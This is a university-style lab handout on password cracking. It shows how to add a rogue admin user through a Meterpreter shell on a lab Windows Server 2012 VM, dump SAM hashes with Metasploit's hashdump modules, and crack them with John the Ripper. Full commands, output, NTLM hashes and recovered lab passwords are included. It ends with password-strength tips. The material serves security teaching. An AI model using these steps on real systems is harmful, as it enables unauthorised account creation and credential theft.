Password Cracking

Pre-requisite Knowledge and Skills:

1. Be able to Break in to the target machine
2. Understand the password technology

Learning Objective:

1. Add user profile on Windows Server Virtual Machine.
2. Get access to Windows Server Virtual Machine users credentials (dump password hash).
3. Crack down the windows Server Virtual Machine user passwords from password hash.

Recommended Running Environment/Tools:

1. Windows OS
2. Windows Server 2012 License (up to 90 days trial may apply)
3. VMWare Workstation or VMWare Player

Material:

1. The Kali Linux VM
2. The Windows Server 2012 VM

Video Lecture:

1. VM Network Setup

Lab Assessment:

1. Windows OS

Lab Instructions

Assume you have performed Lab 5, created sessions and elevated to administrator privilege.

Cracking the Admin Password for Windows Server 2012 VM

STEP 7:


Now let’s create some user account on Windows Server VM with system administrator privilege.

Enter the following command on your Kali Linux exploit shell terminal.

Command: *net user test test123 /ADD*

net user command allows you to create user account on Windows Server VM. A net user command creates a test user account with test123 as password.

Syntax: *net user <username> <password> / ADD*




```
C:\Windows\system32>net user test test123 /ADD
net user test test123 /ADD
The command completed successfully.

C:\Windows\system32>
```

Command to add user on Windows Server 2012 VM


A user account is added successfully.

Let’s verify a test user account on Windows Server VM. Switch back to Windows Server VM on your VMware workstation. Press windows key ⊞ on your keyboard it will show up your Windows Server VM Start Menu and click on Control Panel from your Start menu as shown in the screenshot below.




Click to view Contral Panel Options

Click on User Accounts from your Windows Server VM Control Panel Items.




Click on User Accounts

Now click on mange another account option from your Windows Server VM User Accounts page.


User Accounts
Control Panel ▸ All Control Panel Items ▸ User Accounts
Search Control Panel
Control Panel Home
Manage your credentials
Create a password reset disk
Manage your file encryption certificates
Configure advanced user profile properties
Change my environment variables
Make changes to your user account
Change your account name
Change your account type
Manage another account
Change User Account Control settings
lab250
Local Account
Password protected

Click on Manage another account

A User Account control windows will pop up with Administrator user account privileged to enable mange account feature. Enter Administrator password (Admin123) and hit enter or click on Yes to continue.



Do you want to allow the following program to make changes to this computer?

Program name: User Accounts Control Panel
Verified publisher: **Microsoft Windows**
File origin: Hard drive on this computer

To continue, type an administrator password, and then click Yes.


Administrator

•••••••••

1. Enter Administrator User account Password (Admin123)

2. Hit Enter or Click Yes to continue.

You will notice a test user account has be added on your Windows Server VM.



Choose the user you would like to change

lab250
Local Account
Password protected

Administrator
Local Account
Administrator
Password protected

test
Local Account
Password protected

Guest
Guest account is off

A test user account was successfully created

Add a user account

Objective to Add user profile on Windows Server 2012 Virtual Machine is achieved successfully. Close the Manage account window.

STEP 8:


Let's continue to our next objective. Get access to Windows Server Virtual Machine users credentials (dump password hash).

Switch back to your Kali Linux VM on your VMware Workstation.

Now let's get back to our meterpreter exploit console after successfully adding a new test user account on our Windows Server VM.

Enter exit command to get back from your windows command line interface on your Kali Linux meterpreter console.

Command: *exit*




```
C:\Windows\system32>exit
exit
meterpreter >
```

Once we are back to our meterpreter console. Let's execute a window SAM has dump profile from our exploit console and setup Windows Server VM administrator privilege with GETSYSTEM= true

Enter the follow command on your Kali Linux meterperter console.

Command: *run post/windows/gather/smart_hashdump GETSYSTEM=true*




```
meterpreter > run post/windows/gather/smart_hashdump GETSYSTEM=true

[*] Running module against WIN-J98QEP0G2JF
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20180515050229_default_192.168.232.143_windows.hashes_970783.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 6dd984c7f883c444cb6397781807cd55...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
[+]     test:1016:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
meterpreter > 
```

Command

Windows Server 2012 VM password hash dump

You will notice we are successful to run the windows server SAM user profile password hash dump with enough system privilege, but we are not able to dump password hashes for all the system users. We can dump password hashes for all the user after successfully verifying the access permission from our previous command. Now let run the following command to dump all the system user password hash.

Command: *run hashdump*



```
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 6dd984c7f883c444cb6397781807cd55...
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
/usr/share/metasploit-framework/lib/rex/script/base.rb:268: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:272: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:279: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab250:1001:aad3b435b51404eeaad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf:::
test:1016:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::


meterpreter >
```

command

Successful to dump Windows Server 2012 VM user password hashes.

We are now successful to dump Windows Server VM user account password hashes. Objective to get access on Windows Server Virtual Machine users credentials (dump password hashes) is accomplished. Now let's continue further and crack these password hashes and decode the password for these Windows Server VM users.


STEP 9:

Let's reveal the user password from these password hashes. We need to copy those password hashes and save it on a text file and further use these passwords hashed file to crack the passwords.

Select the password hashes from your Kali Linux exploit console as show on the screenshot, select the dumped password hashes, right click and select copy and paste the copied password hashes on a text file. For your convenience a hash.txt file is already created on your Kali Linux

Desktop. Open the hash.txt file from your Kali Linux Desktop and paste the copied password hashes inside the file and save it.


Note: Please delete the contents inside the hash.txt file before you paste your new password hashes.



```
No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab250:1001:aad3b435b51404eeaad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf:::
test:1016:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::

meterpreter > 
```

1. Select Password hashes.

Right click on the exploit terminal after selecting password hashes and click on copy.



```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab250:1001:aad3b435b51404eeaad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf:::
test:1016:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
```


1. Open the hash.txt file

2. Right click inside the file and click paste.

3. click on Save after you paste your password hashes

Note: Make sure the file is empty before you paste your password hashes.


Save and close the file. Now lets back to our Kali Linux exploit console and exit back to Kali Linux terminal. Follow the steps as shown on the screenshot to get back to your default Kali Linux terminal.



Enter exit to shutdown your reverse tcp connection from Windows Server VM

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.232.143 - Meterpreter session 2 closed.  Reason: User exit
msf exploit(multi/handler) > 
```

You will be back to your msfconsole and enter exit again to get back to your Kali Linus terminal.



```
msf exploit(multi/handler) > exit
root@kali:~#
```

Enter exit again to get back to your Kali Linux terminal.


Now we can use password hash crack software like John the Ripper.

John the Ripper is developed by Openwall and one of the best password crackers. Its primary purpose is to detect weak passwords commonly found on various operating system platform like UNIX, DOS, Win32, BeOS, and OpenVMS.

Let try to crack our Windows Server VM password hashes with help of John the Ripper.

Once you are back to your default Kali Linux terminal enter the following command on your Kali Linux terminal.

Command: *john/root/Desktop/hash.txt --format=NT*



```
root@kali:~# john /root/Desktop/hash.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
test123          (test)
                 (Guest)
toor             (lab250)
```

We pass our hash.txt file as an input for John the Ripper and the password hash format i.e. NT in our case. We need to know the password hash format because the hash format may varies depending on the operating system.

As you can observe Joh the Ripper has start cracking the password from the password hashes saved on our hash.txt file. You may also notice it will take more time to crack Administration password, because administrator password is complex compare to other users. It contains alpha numeric characters like case sensitive alphabet character and numerals like 123.

Completed the final objective crack down the windows Server Virtual Machine user passwords from password hash.

It is always safe to create complex password because it can't be cracked easily.

A password must include the following characteristics.

- More than eight characters long.
- At least contain One or more case sensitive alphabet. (e.g. A a B b)
- Include number and symbols. (e.g. 12 @#$%)
- Should not contain dictionary words and people name.
- The password must be random sequence of alpha numeric characters.
- Must be changed or update over time.